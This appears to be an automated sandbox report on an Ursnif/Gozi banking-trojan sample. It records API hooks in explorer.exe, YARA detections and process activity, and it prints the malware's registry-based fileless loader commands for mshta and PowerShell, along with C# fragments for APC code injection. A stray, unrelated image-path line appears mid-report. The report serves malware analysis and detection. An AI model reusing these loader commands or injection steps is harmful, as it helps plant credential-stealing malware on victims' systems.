1d 76 c4 fb 57 e0 a6 3b 65 bf d2 39 b7 9a 5a 21 7b 90 6a 09 73 58 bd fa f3 d0 27 30 97 cc f7 d3 17 67 6f 98 13 87 6c 7d a3 23 6f da e0 ef 74 4d d0 c6 c2 27 6a c5 94 ce 26 33 81 05 68 1b 1c ae 5a c0 2d 86 ef 44 fe 20 58 45 ed ac c5 5b c2 46 67 c6 96 d0 10 b0 ec f3 d2 ef bf f3 a9 9f 9d ef 54 f3 36 54 8a 33 f5 fd c9 75 0c e0 91 88 c0 c6 fc e2 8a 47 27 e9 c9 aa 34 db e4 4c 5d a2 76 45 82 bd 8d ff 3c 39 67 1b f8 f7 0f ca 45 ce 8c 63 89 96 0e da 24 d7 a6 dd 25 bb 65 48 ee b9 21 a2 78 c0 99 78 8e 0f 96 fa a5 58 cd 3e 2f bc 39 2a 0b e8 2c 20 70 97 83 27 cc 6a 5c 2a f9 4c 9e 40 78 ca b4 03 6e 24 85 24 92 76 16 97 02 1b 07 ca 2e e2 37 13 16 34 90 68 26 10 c9 fa 7a e6 f1 a9 1d 1c 55 d8 d8 30 09 a7 e1 9b 37 24 7c 5b 60 91 cf 76 a5 09 f9 0f 97 77 8c 04 58 e6 a1 f2 d2 58 82 f9 07 70 8c 35 5f 33 78 58 aa 1c 71 9e b4 89 4e a8 5f 5d 61 34 b3 2f 0b 66 ef ec 9d 49 24 bc 1b 43 e7 89 c1 6f c4 22 8a 9e c0 46 fb bd 68 92 da 06 3e db c6 2e 44 d4 13 3b f0 d5 80 25 8b 18 ac c2 aa 44 1e 62 09 ae 57 67 5a 03 7f 8b 2a 70 f8 23 55 90 33 fe 06 94 c7 bd 57 e1 06 73 39 e3 63 12 ce f7 7b 31 be 78 f0 11 9e b1 9d 7e a8 e9 0d 79 c4 06 5c 93 4a f1 0a c7 fd 15 46 32 77 b3 b3 5e 6b 91 af 57 5b a5 a7 2c 2b d3 bf 7d 0a 46 a9 bf 6b 55 3a bf 68 c4 b9 76 35 12 8d 4e f8 4e 3f fc 7e 36 ff 3e a6 6c df 77 3b 6a 9f 86 34 96 e6 32 06 e6 00 4e ce 9d 30 e0 5f e3 4c 52 04 2d 8c e3 c2 9e 13 dc 54 02 3d 95 1d f0 52 ae f4 73 70 44 b2 31 4f 1c 7b 98 52 64 a0 cf cf 9c 14 8b a5 ec 5c fc 0f 0b c2 f2 4d ef 2c aa 7a c3 b0 de 28 84 03 40 c5 4c 5a 93 d7 7b 53 67 d0 8e 33 43 31 f8 8f 8d 74 76 c2 08 be f4 86 26 11 79 13 c6 1b b1 ec 2d 42 fb d7 e8 2f 29 a4 e7 18 91 f6 d9 c3 75 b4 4d e1 d9 08 fc 79 28 e6 c2 ca 77 83 6c 7b 1b 22 e0 bd a4 8b a7 d4 a2 c4 3e e3 4e e3 12 67 53 7b 5b 21 82 87 62 b4 cc 33 e4 e9 10 99 94 a1 27 f1 93 73 7f 69 aa 22 47 d5 ec 9a 89 fd dc cc 0d ba 1b 50 7c bd 2b b0 c9 c2 b8 28 15 90 88 c5 0c ca ed b2 84 de 53 8d a3 4c d2 b7 7e 36 a5 ed 18 56 4f 52 fe 16 d4 75 85 10 7d 1a 23 57 12 a0 92 06 49 20 50 ad 8d 33 65 ad 0d 4e 1b b4 f7 8d ae de 45 bd 2e 9e 22 01 ce 69 39 39 14 a6 1e 90 a9 6b 01 d0 06 95 77 b3 d2 bc 82 20 b1 e7 93 90 30 16 34 9b 48 9c ee 53 57 75 90 31 41 7d 49 b0 6b df 0c 90 1c 8a 92 Data Ascii: `Y{:[(16p=[Y]Mr#%:e8g~IUO[EBR'C.i)@$5S\l%&Rx..IJO.&e'\\|,M#K,QXp%^?[ST@Ggq!0sJP$ZvW;e9Z!{ jsX'0gol}#otM'j&3hZ-D XE[FgT6T3uG'4L]vE<9gEc$%eH!xxX>/9*, p'j\*L@xn$$v.74h&zU07$\|[`vwXXp5_3xXqN_]a4/ fI$Co"Fh>.D;%DbWgZ*p#U3Ws9c{1x~y\JF2w^kW[,+}FkU:hv5NN?~6>lw;j42N0_LR-T=RspD1O{Rd\M,z(@LZ{Sg3C1tv&y-B/)uMy(wl{">NgS{[!b3'si"GP|+(SL~6VORu}#WI P3eNE."i99kw 04HSWu1A}Ik

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFA26CE521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFA26CE5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Function Name	Hook Type	New Data
CreateProcessA	EAT	7FFA26CE520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: WININET.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA26CE5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6137174

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA26CE5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6137174

Statistics

Behavior



System Behavior

Analysis Process: bf.exe PID: **1364**, Parent PID: **3324**

General

Target ID:	0
Start time:	09:29:29
Start date:	13/10/2022
Path:	C:\Users\user\Desktop\bf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\bf.exe
Imagebase:	0x400000
File size:	37888 bytes
MD5 hash:	B7CE4F9F6ECD85BB5EDBB6964226FDB6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567245222.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567245222.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567245222.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.615665561.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.615665561.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567067174.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567067174.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567067174.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567273326.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567273326.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567273326.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567261727.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567261727.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567261727.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567123071.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567123071.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567123071.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.615812905.00000000011AC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.614908224.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.614908224.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.614908224.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.613944350.00000000012AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567222358.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567222358.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567222358.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567018917.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567018917.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567018917.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.668851717.0000000003D38000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.668851717.0000000003D38000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.567191863.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.567191863.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.567191863.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.686932943.0000000003D38000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.686932943.0000000003D38000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.612073912.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.612073912.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.612073912.00000000013A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.614315107.0000000001329000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: **5064**, Parent PID: **3324**

General

Target ID:	4
Start time:	09:31:00
Start date:	13/10/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Ffsw='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ffsw).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff619b50000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **4604**, Parent PID: **5064**

General

Target ID:	5
Start time:	09:31:01
Start date:	13/10/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rxihymmmsf -value gp; new-alias -name qvfmhhdt -value iex; qvfmhhdt ([System.Text.Encoding]::ASCII.GetString((rxihymmmsf "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E") .UrlsReturn))
Imagebase:	0x7ff7fbaf0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.665421509.000001C32A8EC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.665421509.000001C32A8EC000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1sgyoy32.ak1.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ekbzmn3f.skw.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF9FEAA03FC	unknown
C:\Users\user\AppData\Local\Temp\4rgoqrxw.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4rgoqrxw.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA01786FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1sgyoy32.ak1.ps1	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ekbzmn3f.skw.psm1	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.out	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.err	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.dll	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.0.cs	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.cmdline	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\4rgoqrxw.tmp	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.0.cs	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.err	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.tmp	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.out	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.dll	success or wait	1	7FFA0178F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\n2sgiaoa.cmdline	success or wait	1	7FFA0178F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1sgyoy32.ak1.ps1	0	1	31	1	success or wait	1	7FFA0178B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ekbzmn3f.skw.psm1	0	1	31	1	success or wait	1	7FFA0178B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9FE5	unknown
unknown	94	233	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF9FEAA9EED	unknown
unknown	327	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF9FEAA9FE5	unknown
unknown	4541	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF9FEAA9FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9EED	unknown
unknown	14511	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9FE5	unknown
unknown	16981	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FF9FEAA9FE5	unknown
unknown	46331	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9EED	unknown
unknown	48315	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF9FEAA9FE5	unknown
unknown	50957	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	188	7FF9FEAA9FE5	unknown
unknown	821005	1555	75 6e 6b 6e 6f 77 6e	unknown	success or wait	3	7FF9FEAA9FE5	unknown
C:\Users\user\AppData\Local\Temp\4rgoqrxw.0.cs	0	418	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 67 77 72 65 76 6c 6e 76 73 64 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 70 62 68 76 6b 6f 63 6e 69 71 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 79 6f 63 71 64 6d 6d 6c 70 2c 49 6e 74 50 74 72 20 73 71 69 2c 49 6e 74 50 74 72 20 66 62 68 63 70 77 78 62 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62	using System;using System.Runtime.InteropServices;namespace gwrevlnvsd{ public class pbhvkocniqy { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fyocqdmmlp,IntPtr sqi,IntPtr fbhcpwxb); [DllImport("kernel32")]pub	success or wait	1	7FFA0178B526	WriteFile
C:\Users\user\AppData\Local\Temp\4rgoqrxw.cmdline	0	353	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 34 72 67 6f 71 72 78 77 2e 64	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\4rgoqrxw.d	success or wait	1	7FFA0178B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4rgoqrxw.out	0	438	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA0178B526	WriteFile
